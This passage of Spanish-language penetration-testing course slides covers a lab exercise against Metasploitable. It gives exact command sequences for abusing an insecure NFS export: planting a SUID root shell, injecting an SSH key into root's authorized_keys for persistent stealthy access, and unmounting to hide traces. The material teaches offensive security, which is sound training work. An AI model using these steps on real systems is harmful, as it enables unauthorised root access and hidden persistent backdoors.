# En Kali (como root)
mkdir /tmp/nfs_mount
mount -t nfs <IP_VÍCTIMA>:/ /tmp/nfs_mount
cd /tmp/nfs_mount
cp /bin/bash ./rootbash
chmod 4755 ./rootbash
```

```
# En la víctima
./rootbash -p
# whoami
root
```

Este vector es especialmente poderoso porque no requiere vulnerabilidades de software, solo configuración incorrecta.



Montando el Sistema de la Víctima: Acceso Total desde Kali

Configuración Inicial: Preparando el Entorno en Kali

Paso 1: Instalación del Cliente NFS

Antes de poder montar sistemas de archivos remotos vía NFS, necesitamos instalar las herramientas necesarias en nuestra máquina atacante. El paquete `nfs-common` proporciona todos los utilitarios requeridos para interactuar con servidores NFS.

```
sudo apt update  
sudo apt install nfs-common
```

Este paso es fundamental y solo debe realizarse una vez. Las herramientas instaladas incluyen el comando `mount` con soporte NFS y utilidades de diagnóstico.

Paso 2: Creación del Punto de Montaje

Necesitamos un directorio local donde se reflejará el sistema de archivos remoto. Por convención, utilizamos `/mnt` para montajes temporales.

```
sudo mkdir /mnt/victim
```

Este directorio actuará como una ventana hacia el sistema de archivos de Metasploitable. Una vez montado, cualquier operación de lectura o escritura en `/mnt/victim` se reflejará directamente en el sistema objetivo.

📌 **Nota de Seguridad:** En un escenario real de pentesting, documenta siempre el estado original del sistema antes de realizar modificaciones.

Montaje del Sistema y Verificación de Acceso



Paso 3: Comando de Montaje

Ejecutamos el montaje NFS especificando la IP de la víctima y el directorio raíz:

```
sudo mount -t nfs <IP_VICTIMA>:/ /mnt/victim
```

El parámetro `-t nfs` especifica el tipo de sistema de archivos. La sintaxis `<IP>:/` indica que queremos montar el directorio raíz completo del servidor remoto.



Confirmación del Montaje

Verificamos que el montaje fue exitoso listando el contenido:

```
ls /mnt/victim
```

Deberías ver la estructura completa del sistema de archivos de Metasploitable: `/bin`, `/etc`, `/home`, `/root`, `/var`, y todos los demás directorios críticos del sistema operativo.

En este punto, tenemos acceso de lectura y escritura completo al sistema de archivos de la víctima. Esto es equivalente a tener acceso físico al disco duro del servidor. La severidad de esta vulnerabilidad no puede subestimarse: podemos modificar archivos de configuración, insertar backdoors, robar credenciales almacenadas, o incluso reemplazar binarios del sistema.

El Desafío de la Compilación Cruzada

El Problema Técnico

Cuando intentamos compilar código en Kali Linux (arquitectura x86_64 moderna) para ejecutarlo en Metasploitable (arquitectura i686 antigua), enfrentamos dos obstáculos críticos:

- **Incompatibilidad de Arquitectura:** Los ejecutables de 64 bits no pueden ejecutarse nativamente en sistemas de 32 bits
- **Dependencias de Librerías:** Versiones modernas de GLIBC no existen en sistemas antiguos

Errores Comunes

```
bash: ./exploit: cannot execute binary file: Exec format error
```

```
./exploit: /lib/i686/libc.so.6: version `GLIBC_2.34' not found
```

Estos mensajes indican que el binario fue compilado para una plataforma incompatible con el objetivo.

Solución A: Compilación Estática

Usar `gcc -m32 -static` para generar binarios con todas las librerías incluidas. Esto aumenta el tamaño del archivo pero garantiza compatibilidad.

Solución B: Enfoque Profesional

Evitar la compilación completamente y aprovechar funcionalidades nativas del sistema, como el uso de claves SSH para acceso persistente. Este método es más sigiloso y elegante.

Vector de Ataque: Abuso de Confianza SSH

La autenticación por clave pública SSH es un mecanismo criptográfico que permite acceso sin contraseña. En un escenario legítimo, esto facilita la administración; en nuestro contexto, explotaremos este sistema para establecer acceso root permanente a la víctima. El plan es simple pero devastadoramente efectivo: como tenemos acceso de escritura al sistema de archivos a través del montaje NFS, insertaremos nuestra clave pública en el archivo `authorized_keys` del usuario root.

01

Generar Par de Claves

Crear una clave pública/privada si no existe previamente

02

Preparar Directorio SSH

Crear la estructura `.ssh` en el home del usuario objetivo

03

Inyectar Clave Pública

Copiar nuestra clave al archivo `authorized_keys`

04

Configurar Permisos

Ajustar permisos para cumplir requisitos de seguridad SSH

05

Conectar como Root

Establecer sesión SSH sin contraseña con privilegios máximos

📌 **Concepto Clave:** SSH verifica los permisos de archivos como medida de seguridad. Si `authorized_keys` es escribible por otros usuarios, SSH lo ignorará para prevenir manipulación no autorizada.

Implementación Paso a Paso: Generación y Preparación

Generación del Par de Claves

Si aún no posees un par de claves SSH en tu sistema Kali, ejecuta el siguiente comando. Este proceso crea dos archivos: `id_rsa` (clave privada, nunca compartir) e `id_rsa.pub` (clave pública, la que instalaremos en la víctima).

```
ssh-keygen
```

Durante la ejecución, se te preguntará por:

- Ubicación del archivo (presiona Enter para aceptar `~/.ssh/id_rsa`)
- Passphrase (presiona Enter dos veces para dejar vacío)

En un ambiente de producción, siempre se recomienda usar passphrase. Para fines de laboratorio, podemos omitirla.

Creación de Estructura SSH

El directorio `.ssh` debe existir en el home del usuario que queremos comprometer. Como estamos apuntando a root, creamos:

```
sudo mkdir -p /mnt/victim/root/.ssh
```

El flag `-p` crea directorios padre si no existen y no genera error si el directorio ya está presente. Esta es una buena práctica para scripts automatizados.



Inyección de la Clave y Configuración de Permisos

1

Paso 3: Copiar Clave Pública

Transferimos nuestra clave pública al archivo autorizado de la víctima:

```
sudo cp ~/.ssh/id_rsa.pub /mnt/victim/root/.ssh/authorized_keys
```

Este comando sobrescribe cualquier contenido previo. En un pentest real, considera usar `>>` para agregar en lugar de reemplazar, preservando el acceso existente.

2

Paso 4: Ajustar Permisos (CRÍTICO)

SSH es extremadamente estricto con los permisos por razones de seguridad. Si los permisos son demasiado permisivos, SSH rechazará silenciosamente el archivo:

```
sudo chmod 700 /mnt/victim/root/.ssh
sudo chmod 600 /mnt/victim/root/.ssh/authorized_keys
```

700 significa: propietario puede leer/escribir/ejecutar, nadie más tiene permisos. 600 significa: propietario puede leer/escribir, nadie más tiene acceso.

3

Paso 5: Limpiar y Desmontar

Una vez completada la operación, desmontamos para no dejar rastros activos:

```
sudo umount /mnt/victim
```

El sistema objetivo no tendrá indicación de que fue montado remotamente, pero nuestra puerta trasera permanecerá instalada.

Explotación Final: Acceso Root por SSH

¡Cuarto Vector de Root Comprometido!

Ejecución del Ataque

Con la clave SSH instalada y los permisos correctamente configurados, ahora podemos conectarnos directamente como root sin necesidad de contraseña:

```
ssh root@<IP_VICTIMA>
```

La conexión se establecerá inmediatamente. No habrá prompt de contraseña, no habrá autenticación de dos factores, no habrá alertas de seguridad. Simplemente obtendrás un shell root completo.

Verificación del Acceso

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

El símbolo # en el prompt indica que estamos operando con privilegios de root. En este punto, tenemos control total y permanente del sistema objetivo.



Vectores Explotados

Cuatro caminos distintos hacia root



Control del Sistema

Acceso root completo y persistente



- ❏ **Ventaja Táctica:** Este método es considerablemente más sigiloso que exploits ruidosos. No genera crashes, no ejecuta payloads sospechosos, y utiliza protocolos legítimos de administración. En un análisis forense, aparecerá como un acceso administrativo normal.

Conclusiones del Módulo: Dominando la Escalada de Privilegios

Hitos Alcanzados en Esta Sesión

Explotación Múltiple

Comprometimos el sistema a través de dos backdoors distintos (vsftpd 2.3.4, UnrealIRCd 3.2.8.1), demostrando versatilidad en vectores de ataque inicial.

Principio de Mínimo Privilegio

Aprendimos que ejecutar servicios de red como root es un error crítico de seguridad que amplifica el impacto de cualquier vulnerabilidad.


Ciclo Completo de PrivEsc

Practicamos el flujo metodológico: Enumeración con LinPEAS → Identificación de vectores → Explotación exitosa desde usuario de bajo privilegio.

Cuatro Familias de Vulnerabilidades

Dominamos cuatro categorías fundamentales: Binarios SUID malconfigurados, Abuso de permisos Sudo, Exploits de Kernel, y Configuraciones inseguras de NFS.

Cada uno de estos vectores representa un patrón de vulnerabilidad que encontrarás repetidamente en el mundo real. La clave no está en memorizar exploits específicos, sino en comprender los principios subyacentes: permisos incorrectos, confianza excesiva, y falta de segregación de privilegios. Un pentester profesional reconoce estos patrones instintivamente y sabe cómo convertirlos en acceso privilegiado.



La Mentalidad "Try Harder" y Próximos Pasos

El Flujo Mental del Pentester

El hacking ético no es cuestión de un solo truco mágico o una herramienta definitiva. Es un proceso de **persistencia metódica** y pensamiento adaptativo. Cuando obtienes un shell inicial, el trabajo apenas comienza:

01

Análisis Post-Explotación

¿Por qué funcionó este vector? ¿Qué configuración específica fue vulnerable?

02

Enumeración Exhaustiva

Lanzar LinPEAS, pspy, o herramientas similares para mapear todas las posibles rutas

03

Priorización de Vectores

Ordenar hallazgos por probabilidad de éxito e impacto

04

Iteración Sistemática

Si el primer vector falla, probar el segundo. Si falla, el tercero. Nunca rendir.

"Try Harder" no significa trabajar más duramente de forma ciega. Significa trabajar más *inteligentemente*, explorando sistemáticamente cada superficie de ataque, cada configuración, cada servicio. Hoy demostramos esto al encontrar cuatro caminos distintos hacia root en el mismo sistema.

Transición: Próxima Clase



Lo que Dominamos

Atacamos los cimientos del servidor: servicios de red, configuración del sistema, y vulnerabilidades del kernel.

Siguiente Objetivo

Atacaremos la capa más expuesta y compleja: **Aplicaciones Web**. Utilizaremos rutas descubiertas con feroxbuster (/dvwa/, /mutillidae/) como laboratorio.

Nuevas Herramientas

Burp Suite para interceptar tráfico HTTP/HTTPS y explotar inyección de comandos, SQLi, XSS, y otras vulnerabilidades OWASP Top 10.

Recursos y Contacto

Herramientas Clave: searchsploit, Metasploit Framework, LinPEAS, GTFOBins

Lecturas: PayloadsAllTheThings, "Penetration Testing" por Georgia Weidman

djotadeveloper@gmail.com